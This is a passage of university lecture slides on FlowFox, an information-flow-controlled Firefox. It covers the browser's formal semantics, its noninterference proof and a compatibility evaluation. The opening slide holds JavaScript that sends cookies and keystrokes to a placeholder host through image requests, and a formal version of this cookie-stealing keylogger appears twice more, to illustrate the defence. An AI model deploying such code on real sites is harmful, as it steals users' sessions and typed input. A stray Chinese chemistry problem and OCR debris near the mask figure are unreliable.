2   new Image().src = "http://host/?=" + document.cookie;  
3 }  
4 function keyhandler (e) {  
5   new Image().src = "http://host/?=" + e.charCode;  
6 }  
7 document.onload = handler;  
8 $("target1").onkeypress = keyhandler;
```

- Can be handled as in our simple script model before
 - But handlers can be set by scripts

Summary

- We need to deal with several additional complications compared to the simple script model we used before:
 - Synchronous API calls that perform I/O
 - Event handling where handlers can be set at runtime

The FlowFox browser

- Introduction
- Design of FlowFox
- ➔• Formal model and properties
- Experimental evaluation
 - Compatibility
 - Performance
- Conclusions

The new script (or browser) model

- Syntax:

$$\begin{array}{ll} ev & ::= \text{KeyPress} \mid \text{MouseClicked} \\ & \mid \text{Load} \mid \text{Unload} \\ m & ::= \text{Send} \mid \text{Display} \mid \text{GetCookie} \mid \text{SetCookie} \\ p & ::= \cdot \mid h; p \\ h & ::= \text{on } ev(x) \{c\} \\ c & ::= \text{skip} \\ & \mid c; c \\ & \mid r := e \\ & \mid ev := \lambda(x).c \\ & \mid \text{if } e \text{ then } \{c_1\} \text{ else } \{c_2\} \\ & \mid \text{while } e \{c\} \\ & \mid m := m(e) \end{array}$$

Program states: (μ, c, W) , with:

- μ is a mapping from variable names r to integers and from event names ev to λ expressions.
- c is a command
- W is the state of the *world* the script is interacting with.

Semantic judgments:

- $\mu \vdash e \Downarrow n$: expression e evaluates under store μ to n .
- $(\mu, c, W) \xrightarrow{\alpha} (\mu', c', W')$: command c running under store μ in world W can make a step with resulting store μ' , action α , remaining command c' and new world state W' .

Actions α can be the silent action (\cdot) , an API method invocation action $(m(n) \mapsto n_r)$ or an input action $(ev(n))$.

New semantic rules

$$\begin{array}{c}
 \frac{\mu \vdash e \Downarrow n \quad (W', n_r) = DOM(W, m, n)}{(\mu, m := m(e), W) \xrightarrow{m(n) \mapsto n_r} (\mu[m \mapsto n_r], \text{skip}, W')} \\
 \frac{(W', ev, n) = NXT(W) \quad c = \text{lookup}(\mu, ev(n))}{(\mu, \text{skip}, W) \xrightarrow{ev(n)} (\mu, c, W')} \\
 \hline
 (\mu, ev := \lambda(x).c, W) \xrightarrow{\cdot} (\mu[ev \mapsto \lambda(x).c], \text{skip}, W)
 \end{array}$$

Example

A program that steals a cookie on load and logs keys:

```
on Load(x) { GetCookie := GetCookie(0); Send := Send(GetCookie) }  
on KeyPress(x) { Send := Send(x) }
```

- Example executions:

Onload(0), GetCookie(0) \mapsto 5, Send(5) \mapsto 0

Onload(0), GetCookie(0) \mapsto 6, Send(6) \mapsto 0

KeyPress(10), Send(10) \mapsto 0

KeyPress(11), Send(11) \mapsto 0

- Note how the cookie and the key code leak to the network

Example

- Leaking information through setting of event handlers

Example

- Leaking information through setting of event handlers

A program that leaks by setting a handler:

```
on KeyPress(x) {  
    if x == 'x'  
    then  
        MouseClick :=  $\lambda x. \text{Send}(0)$   
    else  
        skip }
```

Noninterference

- The definition of noninterference needs to be tuned
 - Taking into account that an api method invocation is both input and output at the same time
 - We skip the details

SME for FlowFox

Program state: $((\mu_L, c_L), (\mu_H, c_H), W, b = (o_1, o_2, \dots))$

- The buffer b maintains inputs occurring during L execution that will be reused by the H execution
 - Initially empty
 - Not used during processing of a H event
 - Accumulating inputs during L processing of a L event
 - i.e. the return values of L API calls
 - And then reusing them during H processing of the event

Semantic rules (1)

$$\frac{(W', i) = NXT(W) \quad \sigma(i) = H \quad c = \text{lookup}(\mu_H, i)}{((\mu_L, \text{skip}), (\mu_H, \text{skip}), W, ()) \xRightarrow{i} ((\mu_L, \text{skip}), (\mu_H, c), W', ())} \quad (\text{New-H-Event})$$

$$\frac{(W', i) = NXT(W) \quad \sigma(i) = L \quad c_L = \text{lookup}(\mu_L, i) \quad c_H = \text{lookup}(\mu_H, i)}{((\mu_L, \text{skip}), (\mu_H, \text{skip}), W, ()) \xRightarrow{i} ((\mu_L, c_L), (\mu_H, c_H), W', ())} \quad (\text{New-L-Event})$$

$$\frac{(\mu_L, c_L, W) \dot{\rightarrow} (\mu'_L, c'_L, W)}{((\mu_L, c_L), (\mu_H, c_H), W, b) \Rightarrow ((\mu'_L, c'_L), (\mu_H, c_H), W, b)} \quad (\text{L-internal})$$

$$\frac{(\mu_L, c_L, W) \xrightarrow{o} (\mu'_L, c'_L, W') \quad \sigma(o) = L}{((\mu_L, c_L), (\mu_H, c_H), W, b) \xRightarrow{o} ((\mu'_L, c'_L), (\mu_H, c_H), W', o :: b)} \quad (\text{L-api})$$

$$\frac{(\mu_L, c_L, W) \xrightarrow{m(n) \mapsto n_r} (\mu'_L, c'_L, W') \quad \sigma(m) = H}{((\mu_L, c_L), (\mu_H, c_H), W) \Rightarrow ((\mu_L[m \mapsto \delta(m)], c'_L), (\mu_H, c_H), W)} \quad (\text{L-default})$$

Semantic rules (2)

$$\frac{(\mu_H, c_H, W) \dot{\rightarrow} (\mu'_H, c'_H, W)}{((\mu_L, \text{skip}), (\mu_H, c_H), W, b) \Rightarrow ((\mu_L, \text{skip}), (\mu'_H, c'_H), W, b)} \quad (\text{H-internal})$$

$$\frac{(\mu_H, c_H, W) \xrightarrow{o} (\mu'_H, c'_H, W') \quad \sigma(o) = H}{((\mu_L, \text{skip}), (\mu_H, c_H), W, b) \xRightarrow{o} ((\mu_L, \text{skip}), (\mu'_H, c'_H), W', b)} \quad (\text{H-api})$$


$$\frac{(\mu_H, c_H, W) \xrightarrow{m(n) \mapsto n_r} (\mu'_H, c'_H, W') \quad \sigma(m) = L}{((\mu_L, \text{skip}), (\mu_H, c_H), W, (m(n) \mapsto n'_r) :: b) \Rightarrow ((\mu_L, \text{skip}), (\mu_H[m \mapsto n'_r], c'_H), W, b)} \quad (\text{H-reuse})$$

Example

A program that steals a cookie on load and logs keys:

```
on Load(x) { GetCookie := GetCookie(0); Send := Send(GetCookie) }  
on KeyPress(x) { Send := Send(x) }
```

- Some executions: (suppose def value for cookie = 0)



Formal properties

- Theorem: Any web script is non-interferent when executed under FlowFox
 - The proof is similar (but a bit more complicated) than the one for simple web scripts
 - See the journal version of the FlowFox paper (under submission)
- We could prove precision as for simple web scripts
 - BUT: the property that output is preserved for an observer at a single level is less useful.
 - Instead, we will evaluate precision experimentally.

The FlowFox browser

- Introduction
- Design of FlowFox
- Formal model and properties
- ➔• Experimental evaluation
 - Compatibility
 - Performance
- Conclusions

Evaluation

- We implemented this approach to information flow control in Mozilla Firefox 8.0.1
 - Approx 1400 new lines of C/C++ code
 - More details about the implementation in the paper
 - Available for download from:
 - <https://distrinet.cs.kuleuven.be/software/FlowFox/>
- We have evaluated:
 - Security: the main evidence is the formal proof
 - Compatibility with the web
 - Performance and memory cost

Compatibility

- Two experiments:
 - Broad, shallow, automated crawl
 - Fully automated
 - Just visiting homepages and comparing FlowFox with Firefox
 - Selected interactive scenarios
 - Manually constructed interactions with various types of sites
 - Search, social networking, mail, wiki, blogging, ...
 - Manual confirmation of compatibility

Automated crawl

- Approach:
 - Automated crawler directs two FireFox and one FlowFox browser to the Alexa top 500 sites
 - Each browser dumps a screenshot after the site has completely loaded
 - Compute a **mask** that masks out pixels that are different in the two FireFoxes
 - These are assumed to be *variable* parts of the page
 - Compute the difference between the FlowFox and FireFox bitmaps over the unmasked area
 - This is a measure of how much FlowFox deviates from FireFox

Example: the NY Times homepage...

The screenshot shows the New York Times homepage in a web browser. The browser's address bar displays "www.nytimes.com". The page header includes navigation links: HOME PAGE, TODAY'S PAPER, VIDEO, MOST POPULAR, and U.S. Edition. The main masthead features the "The New York Times" logo, the date "Wednesday, September 12, 2012", and the time "Last Update: 1:59 AM ET". A search bar is located below the masthead. The main content area is dominated by a large Cartier advertisement for the "XXVI Biennale des Antiquaires" running from September 14th to 23rd at the Grand Palais in Paris. The ad features a leopard and the text "Experience our high jewellery exhibition". Below the ad, the page is divided into several sections. On the left, a vertical menu lists categories: WORLD, U.S., POLITICS, NEW YORK, BUSINESS, DEALBOOK, TECHNOLOGY, SPORTS, SCIENCE, HEALTH, ARTS, STYLE, and OPINION. The main content area features a large article titled "Gay Marriage Vote Is Test for New York State G.O.P. Senator" by Thomas Kaplan, with a sub-headline "The re-election bid by State Senator Roy J. McDonald has become a referendum his decision to vote to legalize same-sex marriage." To the right of this article is a photo of a woman speaking into a microphone. Further right, there is an "OPINION" section with a headline "CHICAGO TEACHERS' STRIKE Editorial: The strike hurts students and their families, and it could damage the Chicago Teachers Union's credibility." Below this is a "Room for Debate" section with the headline "Détente with teachers, or fight on?". At the bottom left, there is a "MARKETS" section with a table of stock prices. At the bottom right, there is a "TRY IT NOW" section for a 4-week subscription for 99¢.

WORLD
U.S.
POLITICS
NEW YORK
BUSINESS
DEALBOOK
TECHNOLOGY
SPORTS
SCIENCE
HEALTH
ARTS
STYLE
OPINION

ELECTION 2012

Gay Marriage Vote Is Test for New York State G.O.P. Senator

By THOMAS KAPLAN

The re-election bid by State Senator Roy J. McDonald has become a referendum his decision to vote to legalize same-sex marriage.

Israel Sharpens Call for United States to

OPINION »

CHICAGO TEACHERS' STRIKE
Editorial: The strike hurts students and their families, and it could damage the Chicago Teachers Union's credibility.

Room for Debate: Détente with teachers, or fight on?

MARKETS » At 1:58 AM ET

JAPAN	HangSeng	CHINA
Nikkei		Shanghai
8,936.58	20,045.67	2,115.88
+129.20	+187.79	-4.68
+1.47%	+0.95%	-0.22%

Data delayed at least 15 minutes

The New York Times
TRY IT NOW
4 WEEKS FOR 99¢
CLICK HERE

... has plenty of JavaScript

The screenshot shows the New York Times homepage with several red arrows pointing to specific features:

- Arrows pointing to the **Cartier** and **Biennale des Antiquaires** advertisement banners at the top.
- An arrow pointing to the **Search** bar.
- An arrow pointing to the **Facebook** and **Twitter** social media links.
- An arrow pointing to the **Cartier XXVI Biennale des Antiquaires** advertisement below the main banner.
- An arrow pointing to the **Room for Debate** section.
- An arrow pointing to the **Markets** table.
- An arrow pointing to the **TRY IT NOW 4 WEEKS FOR 99¢** subscription offer.

Page Header: The New York Times - Break, www.nytimes.com, Log In, Register Now

Navigation: HOME PAGE, TODAY'S PAPER, VIDEO, MOST POPULAR, U.S. Edition

Main Header: The New York Times, Wednesday, September 12, 2012, Last Update: 1:59 AM ET

Advertisements: Cartier, Biennale des Antiquaires

Search: Search

Main Content: Cartier XXVI Biennale des Antiquaires, September 14th-23rd, Grand Palais, Paris, Experience our high jewellery exhibition

Left Sidebar: WORLD, U.S., POLITICS, NEW YORK, BUSINESS, DEALBOOK, TECHNOLOGY, SPORTS, SCIENCE, HEALTH, ARTS, STYLE, OPINION, Autos, Blogs, Books

Center Content: ELECTION 2012, Gay Marriage Vote Is Test for New York State G.O.P. Senator, By THOMAS KAPLAN, The re-election bid by State Senator Roy J. McDonald has become a referendum his decision to vote to legalize same-sex marriage, Israeli Sharpens Call for United States to

Right Content: OPINION, CHICAGO TEACHERS' STRIKE, Editorial: The strike hurts students and their families, and it could damage the Chicago Teachers Union's credibility, Room for Debate: Détente with teacher fight on?, Friedman: In China We (Don't) Trust, Douthat: The Elephant in the Room, Op-Ed: Haqqani Network, Op-Ed: Head Injuries in Football, Keller: Near Iran


Markets Table:

JAPAN		HANG SENG		CHINA	
Nikkei	8,936.58	20,045.67	Shanghai	2,115.88	
	+129.20	+187.79		-4.68	
	+1.47%	+0.95%		-0.22%	

Subscription Offer: The New York Times, TRY IT NOW, 4 WEEKS FOR 99¢, CLICK HERE

And was actually victim of a JS attack...

- Ter Louw et al., AdJail: Practical Enforcement of Confidentiality and Integrity Policies on Web Advertisements, Usenix Security 2010



Rendering by FireFox 1

File Edit View History Bookmarks Tools Help

The New York Times - Breaki... +

www.nytimes.com Google

HOME PAGE TODAY'S PAPER VIDEO MOST POPULAR Edition: U.S. / Global

SHOP NOW AT MARCJACOBS.COM

The New York Times

Thursday, May 3, 2012 Last Update: 10:44 AM ET

Get a Full Times Experience. BECOME A DIGITAL SUBS

Search Follow Us

WORLD
U.S.
POLITICS
NEW YORK
BUSINESS
DEALBOOK
TECHNOLOGY
SPORTS
SCIENCE
HEALTH
ARTS
STYLE
OPINION

Autos
Blogs
Books

Activist, Out of Embassy, Now Says He Wants to Leave China

By JANE PERLEZ 44 minutes ago

An American official on Thursday said that Chen Guangcheng had reversed his position and now wanted to leave China, injecting new uncertainty into a tense diplomatic situation.

- Contradictions Temper Optimism in Deal for Chinese Laywer

Post a Comment | Read (70)

LIVE DAILY AT 10 AM ET Presented by



BUSINESS DAY LIVE

Yana Paskova for The New York Times

Brian Stelter on ratings decline worries at CNN | For the business of going broke, it's boom time | Derailed on a fast-track legal career at Dewey & LeBoeuf.

OPINION »

EDITORIAL

Short-Term Fixes

By proposing quick-fix methods to pay for only a year's worth of loan subsidies, Congress is not being serious about helping students afford college.

MARKETS » At 10:50 AM ET

S.&P. 500	Dow	Nasdaq
1,398.69	13,241.03	3,049.41
-3.62	-27.54	-10.44
-0.26%	-0.21%	-0.34%

GET QUOTES My Portfolios

LEUVEN
ET RESEARCH GROUP

Rendering by FireFox 2

File Edit View History Bookmarks Tools Help

The New York Times - Breaki... +

www.nytimes.com Google

HOME PAGE TODAY'S PAPER VIDEO MOST POPULAR Edition: U.S. / Global

SHOP NOW AT MARCJACOBS.COM

The New York Times

Thursday, May 3, 2012 Last Update: 10:44 AM ET

GET THE FULL TIMES EXPERIENCE. Just 99¢ for your first 4 weeks.

Search Follow Us

WORLD
U.S.
POLITICS
NEW YORK
BUSINESS
DEALBOOK
TECHNOLOGY
SPORTS
SCIENCE
HEALTH
ARTS
STYLE
OPINION

Autos
Blogs
Books

Activist, Out of Embassy, Now Says He Wants to Leave China

By JANE PERLEZ 44 minutes ago

An American official on Thursday said that Chen Guangcheng had reversed his position and now wanted to leave China, injecting new uncertainty into a tense diplomatic situation.

- Contradictions Temper Optimism in Deal for Chinese Laywer

Post a Comment | Read (70)

LIVE DAILY AT 10 AM ET Presented by



BUSINESS DAY LIVE

Yana Paskova for The New York Times

Brian Stelter on ratings decline worries at CNN | For the business of going broke, it's boom time | Derailed on a fast-track legal career at Dewey & LeBoeuf.

OPINION »

EDITORIAL

Short-Term Fixes

By proposing quick-fix methods to pay for only a year's worth of loan subsidies, Congress is not being serious about helping students afford college.

MARKETS » At 10:50 AM ET

S.&P. 500	Dow	Nasdaq
1,398.34	13,241.03	3,049.42
-3.97	-27.54	-10.43
-0.28%	-0.21%	-0.34%

GET QUOTES My Portfolios

LEUVEN
ET RESEARCH GROUP

Rendering by FlowFox

File Edit View History Bookmarks Tools Help

The New York Times - Breaki... +

www.nytimes.com Google

HOME PAGE TODAY'S PAPER VIDEO MOST POPULAR Edition: U.S. / Global

SHOP NOW AT MARCJACOBS.COM

The New York Times

Thursday, May 3, 2012 Last Update: 10:44 AM ET

Get a Full Times Experience. BECOME A DIGITAL SUBS

Search Follow Us

WORLD
U.S.
POLITICS
NEW YORK
BUSINESS
DEALBOOK
TECHNOLOGY
SPORTS
SCIENCE
HEALTH
ARTS
STYLE
OPINION

Autos
Blogs
Books

Activist, Out of Embassy, Now Says He Wants to Leave China

By JANE PERLEZ 44 minutes ago

An American official on Thursday said that Chen Guangcheng had reversed his position and now wanted to leave China, injecting new uncertainty into a tense diplomatic situation.

- Contradictions Temper Optimism in Deal for Chinese Lawyer

Post a Comment | Read (70)

LIVE DAILY AT 10 AM ET Presented by



BUSINESS DAY LIVE

Yana Paskova for The New York Times

Brian Stelter on ratings decline worries at CNN | For the business of going broke, it's boom time | Derailed on a fast-track legal career at Dewey & LeBoeuf.

OPINION »

EDITORIAL

Short-Term Fixes

By proposing quick-fix methods to pay for only a year's worth of loan subsidies, Congress is not being serious about helping students afford college.

MARKETS » At 10:50 AM ET

S.&P. 500	Dow	Nasdaq
1,397.97	13,244.13	3,049.83
-4.34	-24.44	-10.02
-0.31%	-0.18%	-0.33%

GET QUOTES My Portfolios

LEUVEN
ET RESEARCH GROUP

In this case the mask would be:


$\frac{1}{2} \times 10^{-3} \text{ mol/L}$ 的 H_2S 溶液, 加入 0.1 mol/L 的 NaOH 溶液, 使溶液呈碱性, 求溶液中 S^{2-} 的浓度。

DE
BY
B

32


Results of the experiment

- Relative size of unmasked area:



Results of the experiment

- Visual difference between FlowFox and FireFox



Selected interactive scenarios

- Examples:
 - Facebook:
 - Click on a friend, type a multi-line private message and send it
 - The Sun: (because it uses a tracking library)
 - Select and copy a random piece of text from the home page
 - Yahoo!:
 - Compose and send a mail through Yahoo! Webmail
- In all cases:
 - Browser behavior towards the user identical
 - Privacy leaks were closed


Performance

- Measurements on a MacBook with a 2GHz Intel Core 2 Duo processor and 2GB RAM.
- Microbenchmarks:
 - Google Chrome v8 Benchmark suite
 - IO Test: constructed benchmark that interleaves IO at different security levels
- Macrobenchmarks:
 - Record and play-back (using the Selenium testing framework) the interactive scenarios used for compatibility testing

